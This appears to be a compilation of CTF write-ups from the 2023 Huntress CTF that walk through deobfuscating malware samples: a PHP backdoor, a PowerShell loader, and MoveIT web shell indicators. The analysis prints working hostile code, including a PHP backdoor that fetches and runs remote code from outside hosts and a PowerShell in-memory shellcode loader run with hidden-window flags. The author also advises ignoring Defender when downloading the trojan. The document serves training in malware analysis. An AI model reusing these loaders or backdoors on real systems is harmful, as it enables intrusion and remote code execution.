


However, this still gives us gibberish. That’s because we still need to run the preg_replace() function on the decoded text blob.

Preg_replace() is going to replace characters in our decoded text blob.

```
18 preg_replace(
19         //Pattern
20         $Full_Array[0],
21         //Replacement
22         serialize(eval($Full_Array[2])),
23         //Subject
24         $Full_Array[1]
25 );
```

Again, we're going to add onto our recipe in CyberChef to do this.



Using this recipe on our text blob will give us the decoded script that is the PHP file is executing.

Output

```
function GC($a)
{
    $url = sprintf('%s?api=%s&ac=%s&path=%s&t=%s', $a, $_REQUEST['api'], $_REQUEST['ac'], $_REQUEST['path'],
$_REQUEST['t']); $code = @file_get_contents($url); if ($code == false) { $ch = curl_init(); curl_setopt($ch,
CURLOPT_URL, $url); curl_setopt($ch, CURLOPT_USERAGENT, 'll'); curl_setopt($ch, CURLOPT_RETURNTRANSFER, 1);
curl_setopt($ch, CURLOPT_TIMEOUT, 100); curl_setopt($ch, CURLOPT_FRESH_CONNECT, TRUE); curl_setopt($ch,
CURLOPT_SSL_VERIFYPEER, 0); $code = curl_exec($ch); curl_close($ch); }return $code;}
if (isset($_REQUEST['ac']) && isset($_REQUEST['path']) && isset($_REQUEST['api']) && isset($_REQUEST['t'])) {
$code = GC('https://c.-wic5-.com/'); if(!$code){$code = GC('https://c.-oiv3-.com/?
[redacted]
');}$need = '<'.'?'.'php'; if (strpos($code, $need) === false) { die('get failed'); } $file_name = tmpfile();
fwrite($file_name, $code); $a = stream_get_meta_data($file_name);$file_path = $a['uri']; $content =
@file_get_contents($file_path);if(!$content){$file_path = '.c'; file_put_contents($file_path,
$code);}@require($file_path); fclose($file_name);@unlink($file_path);die(); }
if (isset($_REQUEST['d_time'])){ die('{->'.$L7CRgr.'<-}'); }
$pass = false;
if (isset($_COOKIE['pass'])) { if(md5($_COOKIE['pass']) == $L7CRgr) { $pass = true; } } else { if
```

The flag is located in this output!

Hot off the Press: A PowerShell Malware Challenge

Hot off the Press is a malware CTF challenge from the 2023 Huntress CTF. This write-up walks through the initial discovery, de-obfuscation, and solving of the challenge. The actual flag will be redacted from the document, but interested parties should be able to follow the steps and derive it themselves. While the write-up assumes a base level of knowledge regarding the command line, Linux, cryptography, and PowerShell. Most tools and commands will be accompanied by short explanations. This is a fun entry-level malware reversal challenge that is completable by all entry-level cybersecurity students with a little research.


Step 1: File Discovery

The file "hot_off_the_press" was given with the explanation that this malware was from a news article. The article is about numerous vulnerabilities targeting WS_FTP Server Ad Hoc Transfer Module within their WS_FTP software.

Like most CTFs, this file didn't have an extension telling us what it was. The "file" command comes in handy here, telling us that it is something called a UHARC archive.

```
bajiri@Ubuntu:~/Desktop/Huntress$ file hot_off_the_press
hot_off_the_press: UHarc archive data
```


It turns out that UHARC is an older compression software that was last updated in 2009. The command line tool can be found at the developer website https://sam.gleske.net/uharc/. After identifying the file as a UHARC archive and installing the UHARC command line tool, the file can be renamed to include the uha extension.



Then, the UHARC tool can be used to extract the file from the archive.

```
PS C:\Program Files (x86)\UHARC CMD\bin> .\uharc.exe e -pw "C:\Users\Liam Powell\OneDrive\Documents\CTFs\Huntress\hot_of
f_the_press.uha"

UHARC 0.6b  -----  high compression multimedia archiver  -----  BETA version
Copyright (c) 1997-2005 by Uwe Herklotz     All rights reserved     01 Oct 2005
****  Freeware for non-commercial use  ****  contact: uwe-herklotz@gmx.de  ****

Processing archive "...ss\hot_off_the_press.uha" (created: 02-Oct-2023, 23:24).
Using password.
Using 1.7 MB for decompression and 50 KB for file buffers.

Extracting 1 file (4918 bytes)
------------------------------------------------------------------------------
Completed successfully (0.4 sec)                                  All files OK
PS C:\Program Files (x86)\UHARC CMD\bin>
```

The file that gets extracted is a PowerShell script file.



Step Two: De-Obfuscation and Analysis

We can see that this file is all in one line, which makes it hard to read. With something like this, we'll want to start separating the commands out into a more readable format. We can see a distinction from the cmd.exe command and the powershell commands being passed.

```
C:\Windows\SysWOW64\cmd.exe /c powershell.exe -nop -w hidden -noni

-c
    if([IntPtr]::Size -eq 4){$b=$env:windir+'\sysnative\WindowsPowerSh
```


Something that sticks out here is that the switches passed to the powershell exe command are not complete. One quirk of PowerShell is that it auto completes unfinished parameters. Attackers use this to obfuscate what commands they are running.

C: > Users > Liam Powell > OneDrive > Documents > CTFs > Huntress > hot_off_the_press.ps1 > ...

```
1
2   # Running CMD
3   C:\Windows\SysWOW64\cmd.exe
4   # Run command powershell.exe
5   /c powershell.exe
6   # No profile
7   -nop
8   # Window Style Hidden
9   -w hidden
10  # Non-Interactive
11  -noni
12
13  -c
14      if([IntPtr]::Size -eq 4){$b=$env:windir+'\sysnative\WindowsPowerShell\v1.0\power
```

After spacing out the code a little more, we have something that is a lot more readable and approachable. We can see that the structure of the file is CMD execution of a PowerShell instance which is then executing some kind of code.

Knowing this, we can start to deobfuscate the code. I did this with the good ol' find and replace. One of the patterns I saw was that commands and strings were being joined with "+", which is a common way of joining things in PowerShell.




I also noticed that a lot of commands were using string replacements as well. In PowerShell, using a -f after a string will allow you to place characters in strings. Knowing this, I also went through and fixed all the strings.


```
$x_wa3=((Sc{2}ipt{1}loc{0}Logging)-f k,B, r)
If($PSVersionTable.PSVersion.Major -ge 3){
    $sw=((Enable{3}c{1}ip{0}Bloc{2}Logging)-f t,r,k,S)
```

After fixing all the strings, we're left with something like this:


As we can see, there is a bunch of code and then a command executing a base64 string.




Using the find/replace tool in notepad, I swapped out the brackets for their respective letters.



Putting this into CyberChef, we get a result indicating that this is a Gzip archive.



Using CyberChef, we're able to download the detected file. This requires some security disabling, because Chrome doesn't like you downloading malware. Defender may also hassle you here, but we can just ignore it



The file is identfied as a Trojan, so we're on the right track!

Bringing the file back into our Linux environment, we can run some comands on it to verify type.

```
lpowell@DESKTOP-CEQOOA2:~$ file "download (3).gz"
download (3).gz: gzip compressed data, last modified: Tue Oct  3 03:24:55 2023, max compression, original size modulo
2^32 3998
lpowell@DESKTOP-CEQOOA2:~$ binwalk "download (3).gz"

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
0             0x0             gzip compressed data, maximum compression, last modified: 2023-10-03 03:24:55

lpowell@DESKTOP-CEQOOA2:~$
```

Once we know it is definitely a Gzipu archive, we can use gzip to extract it.


```
bajiri@Ubuntu:~/Desktop/Huntress$ gzip -d download\ \(3\).gz
bajiri@Ubuntu:~/Desktop/Huntress$ file download\ \(3\)
download (3): ASCII text, with very long lines (1531)
bajiri@Ubuntu:~/Desktop/Huntress$
```

Step Three: Solving


The file we get is another PowerShell script file. This one is not obfuscated outside of a single base64 string. This is interesting, and it doesn't seem like the base64 string has any other layers of obfuscation on it.

```
function i5P {
        Param ($cWo8x, $ip)
        $g8lN = ([AppDomain]::CurrentDomain.GetAssemblies() | Where-Object { $_.GlobalAssemblyCache -And $_.Location.Split('\\')
[-1].Equals('System.dll') }).GetType('Microsoft.Win32.UnsafeNativeMethods')

        return $g8lN.GetMethod('GetProcAddress', [Type[]]@([System.Runtime.InteropServices.HandleRef], [String])).Invoke($null,
@([System.Runtime.InteropServices.HandleRef](New-Object System.Runtime.InteropServices.HandleRef((New-Object IntPtr),
($g8lN.GetMethod('GetModuleHandle')).Invoke($null, @($cWo8x)))), $ip))
}

function ma1_D {
        Param (
                [Parameter(Position = 0, Mandatory = $True)] [Type[]] $m4AK,
                [Parameter(Position = 1)] [Type] $vGu = [Void]
        )

        $fqGV5 = [AppDomain]::CurrentDomain.DefineDynamicAssembly((New-Object System.Reflection.AssemblyName('ReflectedDelegate')),
[System.Reflection.Emit.AssemblyBuilderAccess]::Run).DefineDynamicModule('InMemoryModule', $false).DefineType('MyDelegateType', 'Class, Public, Sealed, AnsiClass,
AutoClass', [System.MulticastDelegate])
        $fqGV5.DefineConstructor('RTSpecialName, HideBySig, Public', [System.Reflection.CallingConventions]::Standard, $m4AK).SetImplementationFlags('Runtime,
Managed')
        $fqGV5.DefineMethod('Invoke', 'Public, HideBySig, NewSlot, Virtual', $vGu, $m4AK).SetImplementationFlags('Runtime, Managed')

        return $fqGV5.CreateType()
}

[Byte[]]$nLQ2k =
[System.Convert]::FromBase64String("ICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICA
[Uint32]$fal3 = 0
$lc98 = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((i5P kernel32.dll VirtualAlloc), (ma1_D @([IntPtr], [UInt32], [UInt32], [UInt32])
([IntPtr]))).Invoke([IntPtr]::Zero, $nLQ2k.Length,0x3000, 0x04)

[System.Runtime.InteropServices.Marshal]::Copy($nLQ2k, 0, $lc98, $nLQ2k.length)
if (([System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((i5P kernel32.dll VirtualProtect), (ma1_D @([IntPtr], [UIntPtr], [UInt32],
[UInt32].MakeByRefType()) ([Bool]))).Invoke($lc98, [Uint32]$nLQ2k.Length, 0x10, [Ref]$fal3)) -eq $true) {
        $ubOb = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((i5P kernel32.dll CreateThread), (ma1_D @([IntPtr], [UInt32], [IntPtr],
[IntPtr], [UInt32], [IntPtr]) ([IntPtr]))).Invoke([IntPtr]::Zero,0,$lc98,[IntPtr]::Zero,0,[IntPtr]::Zero)
        [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((i5P kernel32.dll WaitForSingleObject), (ma1_D @([IntPtr], [Int32]))).Invoke($ubOb,
0xffffffff) | Out-Null
}
```

Popping the base64 line into CyberChef gets us an encoded URL.



Using CyberChef again, we can decode the URL into the flag!



HumanTwo: MoveIT IoC Analysis Challenge

The HumanTwo challenge is a malware CTF from the 2023 Huntress CTF. This write-up walks through the initial discovery, de-obfuscation, and solving of the challenge. The actual flag will be redacted from the document, but interested parties should be able to follow the steps and derive it themselves. While the write-up assumes a base level of knowledge regarding the command line and Linux. Most tools and commands will be accompanied by short explanations.

Step 1: Initial Analysis

To start off, we are given an archive with 1000 files named after their file hash. The hint we are given is that there are minor differences between each file. We also know that HumanTwo relates to the MoveIT vulnerability and exploit. The easy way to progress is to look up articles that tell you about the vulnerability and what stands out in each exploit script. However, I didn't do that, so I'll put the process I followed down instead.

First, because I knew that there were minor differences between each file from the hint, I ran a "diff" command on some of the files.

```
bajiri@Ubuntu:~/Desktop/Huntress/human2.aspx_iocs$ diff a00dc48845506c6283014b30928d73e297da8fd400f06a9bc9d485e576a52e66 a697e52d846e51eb8d9a7f80c5024149b464ff754454ed1d93768265cf610b37
36c36
<     if (!String.Equals(pass, "a3902cf5-a673-4b59-b461-be4de726e1a9")) {
---
>     if (!String.Equals(pass, "ebbb39e3-108b-435b-876c-0a15dbd13b48")) {
bajiri@Ubuntu:~/Desktop/Huntress/human2.aspx_iocs$ diff a00dc48845506c6283014b30928d73e297da8fd400f06a9bc9d485e576a52e66 afea0bb19cb8ece64b68ec31c95fb4812964d484987a18abaa15e4c5021e8a40
36c36
<     if (!String.Equals(pass, "a3902cf5-a673-4b59-b461-be4de726e1a9")) {
---
>     if (!String.Equals(pass, "879f9fa5-16a7-4889-a99b-8bbd4dd6aba3")) {
bajiri@Ubuntu:~/Desktop/Huntress/human2.aspx_iocs$
```

We can see that the only difference between these files is the pass comparison line. After finding this out, I used some basic bash to put all of the pass comparison lines into a text file.

```
bajiri@Ubuntu:~/Desktop/Huntress/human2.aspx_iocs$ cat * | grep "pass," >> Diff.txt
```

This gave me a list of all the pass lines. Originally, I filtered out the unique strings being compared into another file using the "cut" command. However, this approach isn't necessary at all, and ended up wasting some time. Instead, we can simply look at the lines printed out from our Diff.txt file.

```
if (!String.Equals(pass, "835c7a1b-acf5-4114-adf0-e7de81973684")) {
if (!String.Equals(pass, "6d5162c4-0fa2-482b-a110-ffb834193a83")) {
if (!String.Equals(pass, "666c6167-7b36-6365-3666-366131356464"+"64623065-6262-3333-3262-666166326230"+"62383564-317d-0000-0000-000000000000")) {
if (!String.Equals(pass, "c517f0d3-3d06-4c6f-9ea0-4aea5f1ad2c3")) {
if (!String.Equals(pass, "f783de9f-741a-4421-b76d-e7aa7c429453")) {
if (!String.Equals(pass, "1d03e635-7787-4223-9233-e280e87e8afd")) {
```

As we can see, one line is much longer than the others.

Step 2: Solving

Now that we have this unique string, we can start looking into what it is. This is the part I struggled with a lot, because I tried to randomly do things in CyberChef instead of just looking into what the format was. After spending too much time on this, I finally decided to look at the code a little more.


I noticed that the pass variable that's being compared was declared as the value of something called "X-siLock-Step1", which seemed to be some kind of web header.

```
protected void Page_load(object sender, EventArgs e) {
    var pass = Request.Headers["X-siLock-Comment"];
    if (!String.Equals(pass, "681e2299-24d2-4148-a476-591ab1309662")) {
        Response.StatusCode = 404;
        return;
    }
```

